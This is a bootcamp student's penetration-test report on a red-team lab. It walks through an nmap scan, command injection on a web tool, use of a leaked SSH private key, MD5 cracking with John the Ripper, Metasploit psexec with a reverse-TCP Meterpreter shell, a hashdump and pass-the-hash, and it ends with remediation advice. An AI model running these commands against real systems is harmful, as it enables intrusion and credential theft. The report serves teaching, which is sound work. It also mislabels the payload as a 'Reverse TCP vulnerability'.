

Penetration Testing Report

Cybersecurity Analytics Bootcamp

Engagement Contacts

Matthew Silva (submitting contact)
Fullstack Academy

Executive Summary

Objective

The objective of this penetration test is to find and exploit vulnerabilities to move laterally on the network and into multiple systems to find a file called '**secrets.txt**', social engineering and client-side exploits are not permitted. Using tools already provided on the kali linux system and only scanning systems on the **/20 subnet** used by the current system.

We first started by **nmap scanning** the subnet and exploiting a **command injection vulnerability** on the linux webserver and found a **world readable private ssh key** for the second linux machine. Using the key to access the second linux machine, a **world readable password hash** was found for one of the windows servers which we cracked with **john the ripper**, revealing the password. With the cracked password in hand, a **Reverse TCP vulnerability** was exploited to bypass the incoming traffic filter of the firewall and connect using the password and the user's name. The **Hashdump** command was used to find all users within the system and their password hashes. **Reverse TCP** was used once again to access the final windows server, without the need to crack the password hash by passing the raw hash code (**Pass the hash attack**) to connect. After connecting to the last machine the '**secrets.txt**' was found shortly after with the following contents; '**Congratulations! You have finished the red team course!**'.

Tools Used

The following are multiple tools, and applications that were used during this penetration test;

Nmap: a free, open-source network scanning and security auditing tool that helps users understand their networks

SSH (Secure Shell): a network protocol that allows two computers to communicate securely over an unsecured network.

Nano: A command-line text editor for Unix-like systems that's easy to use and is often included by default in Linux distributions

MSF (Metasploit Attack Framework) Console: the primary command-line interface (CLI) for the Metasploit Framework, a penetration testing tool used to assess a network's security

Meterpreter: Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code

John the Ripper: John the Ripper is an Open Source password security auditing and password recovery tool available for many operating systems.

Hashdump: MSFConsole built-in command used by the Meterpreter shell to dump all hashes on a system.

Penetration Test Findings

Summary

Finding #	Severity	Finding Name
1	High ▾	Command Injection vulnerability linux Webserver
2	High ▾	World Readable Private SSH Key linux Webserver
3	Medium ▾	World Readable Password Hash linux Server
4	High ▾	Reverse TCP vulnerability Both Windows Servers

Findings Recommendations


Finding #1: To avoid command injection vulnerabilities in the future, implement Input Validation to avoid system calls from user input. To also avoid XSS and SQL Injection A whitelist could be created of possible valid inputs.

Finding #2-3: Make sure to follow the principle of least privilege (PoLP) to avoid sensitive credentials from being readable by users it shouldn't.

Finding #4: Strict firewall rules should be implemented to block suspicious outbound traffic, while also utilizing IDS (Intrusion Detection Systems) to monitor network traffic. EDR (End-point Detection and Response) systems could also be implemented to detect malicious payloads on systems.

Detailed Walkthrough

We first started on the Kali Linux machine and performed a generic nmap scan to determine what other systems are on the same subnet.



```
(kali@kali)-[~]  
$ nmap 172.31.42.74/20
```

This revealed four different systems, two running linux operating systems and two running windows. We then performed a service and version scan to determine if there are any ports open we can exploit.


```
(kali@kali)-[~]
$ sudo nmap -sV -p 1-5000 172.31.47.218 172.31.47.159 172.31.36.209 172.31.34.71
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-19 06:17 UTC
Nmap scan report for ip-172-31-47-218.us-west-2.compute.internal (172.31.47.218)
Host is up (0.00015s latency).
Not shown: 4996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
MAC Address: 02:7A:23:61:60:59 (Unknown)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap scan report for ip-172-31-47-159.us-west-2.compute.internal (172.31.47.159)
Host is up (0.00011s latency).
Not shown: 4996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
MAC Address: 02:B2:23:19:25:0F (Unknown)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap scan report for ip-172-31-36-209.us-west-2.compute.internal (172.31.36.209)
Host is up (0.0017s latency).
Not shown: 4999 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
2222/tcp   open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:E4:F8:13:31:67 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-34-71.us-west-2.compute.internal (172.31.34.71)
Host is up (0.00016s latency).
Not shown: 4998 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp   open  http         Apache httpd 2.4.52 ((Ubuntu))
MAC Address: 02:FB:74:BB:88:A3 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Looking at the information this nmap scan has given us, we see that one of the linux systems is running an apache web server with an **open HTTP port**. Using this information we can simply access the web server through the firefox using its **IP address** and its non standard **port 1013**.



This brings us to the main page of the website, it looks like it's being used as a network tool which requires input, a great place to start attempting to exploit.



We run the **whoami** command with a semicolon before it and it reveals the current user of the web server. We can now search the web server for credentials or keys we can use to access other systems on the network.



Searching the web server revealed the **private ssh key** to another system under the user directory **alice-devops**. We can now use this key to attempt access to another system with an open ssh port.

Enter the DNS name to lookup:

Submit Button

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEakSezP2rFc1jzRTGpr0Gkeemrawp3rbSj6tvcrvS7zWzpz1fPFmKZ
7kA1n/TGMZJ5ryKBthswGMeS2DvyciuQ/LtMBFZ2zSkpoh6mKayG8cpJoGuyCC+Qzafq/o
t5srRhhGJp3Z4aETESkMOT08GDHWpxyv+Y+Kvnc2khaPy8aXHG/axQSoPURH9ebay4Lgx5
RsQ2QIhX+Pnw9EXg+xS3cIvkerG4h7Ruq3jmefTT5pMmw4rVR012SaUNWjVLvzuwi6b82q
SFLQx5hlIaz2mWieOWihtccIiRHm4Jc/EYpHhwMxCey2rjk/X9rAskIg554UJpt5IdcCdd
```

Simply copying and pasting the contents of this key into a file using **nano** on our system we can use it to ssh into the other linux machine.

```
(kali@kali)-[~]
$ ssh -i /home/kali/id_rsa.pem -p 2222 alice-devops@172.31.36.209
```

Once connected using the key, port, user and ip address we can search for anything that can give us access to one of the windows machines.

```
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run system updates on them

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them

# Confirm the user knows the right password
echo "Enter the Administrator password"
read input_password
input_hash=`echo -n $input_password | md5sum | cut -d' ' -f1`

if [[ $input_hash = $password_hash ]]; then
    echo "The password for Administrator is correct."
else
    echo "The password for Administrator is incorrect. Please try again."
    exit
fi

#TODO: Figure out how to make this script log into Windows systems and update them
alice-devops@ubuntu22:~/scripts$
```

We find that within the scripts directory is a file called **windows-maintenance.sh**, its contents show one the system's usernames and its **MD5** password **hash**. After copying and pasting the hash into a blank file with nano we can use **John the Ripper** to crack this password using one of kali **linux's local wordlists**.

```
(kali㉿kali)-[/usr/share/wordlists]
$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ~/pass_hash
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
pokemon (???)
1g 0:00:00:00 DONE (2024-10-15 11:44) 50.00g/s 38400p/s 38400c/s 38400C/s 123456..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[/usr/share/wordlists]
$
```

After cracking the password, we initialize the **MSFConsole** and set the module we will be using to **windows/smb/psexec**. We then set the payload to **windows/x64/meterpreter/reverse_tcp** and begin setting the user, password, and receiving host.

```
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass pokemon
SMBPass => pokemon
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.47.159
RHOSTS => 172.31.47.159
msf6 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):



| Name                 | Current Setting | Required | Description                                                                                                                                                                                             |
|----------------------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS               | 172.31.47.159   | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/t/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/t/basics/using-metasploit.html</a> |
| RPORT                | 445             | yes      | The SMB service port (TCP)                                                                                                                                                                              |
| SERVICE_DESCRIPTION  |                 | no       | Service description to be used on target for pretty listing                                                                                                                                             |
| SERVICE_DISPLAY_NAME |                 | no       | The service display name                                                                                                                                                                                |
| SERVICE_NAME         |                 | no       | The service name                                                                                                                                                                                        |
| SMBDomain            | .               | no       | The Windows domain to use for authentication                                                                                                                                                            |
| SMBPass              | pokemon         | no       | The password for the specified username                                                                                                                                                                 |
| SMBShare             |                 | no       | The share to connect to, can be an admin share (ADMIN\$,C\$, ...) or a normal read/write folder share                                                                                                   |
| SMBUser              | Administrator   | no       | The username to authenticate as                                                                                                                                                                         |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 172.31.42.74    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


```

After everything is set up we can run the **meterpreter shell** set by the **Reverse TCP** payload and attempt a connection.

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.42.74:4444
[*] 172.31.47.159:445 - Connecting to the server ...
[*] 172.31.47.159:445 - Authenticating to 172.31.47.159:445 as user 'Administrator' ...
[*] 172.31.47.159:445 - Selecting PowerShell target
```

Once connected we can use the **hashdump** command to dump all users password hashes for us to view. One of these users will be the final windows machine to exploit, we will have.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

To access the final machine we will be attempting a **pass the hash attack** where instead of using the normal password to connect like the last machine, we will just set the **meterpreter shell** to the **raw hash** code as the password to gain access. We will also change the receiving host to the last system and change the user to the same one associated with the hash.

Name	Current Setting	Required	Description
RHOSTS	172.31.47.218	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass	aad3b435b51404eeaad3b435b51404ee	no	The password for the specified username
SMBShare		no	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share
SMBUser	Administrator2	no	The username to authenticate as

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	172.31.42.74	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
SMBPass => aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
msf6 exploit(windows/smb/psexec) > run
```

After gaining access to this last machine we need to search it for a file called **secrets.txt** which is the final part of this report.

```
meterpreter > ls
Listing: C:\Windows\debug
=====
Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-    0        fil      2024-10-15 13:24:40 +0000 PASSWD.LOG
100666/rw-rw-rw-  63532    fil      2022-08-10 05:12:16 +0000 mrt.log
100666/rw-rw-rw-  10913    fil      2022-08-19 18:29:28 +0000 sammui.log
100666/rw-rw-rw-   55        fil      2022-11-05 22:01:13 +0000 secrets.txt

meterpreter > cat secrets.txt
Congratulations! You have finished the red team course!meterpreter >
meterpreter >
```

Finding this file and revealing the contents of it showed the text
'Congratulations! You have finished the red team course!'.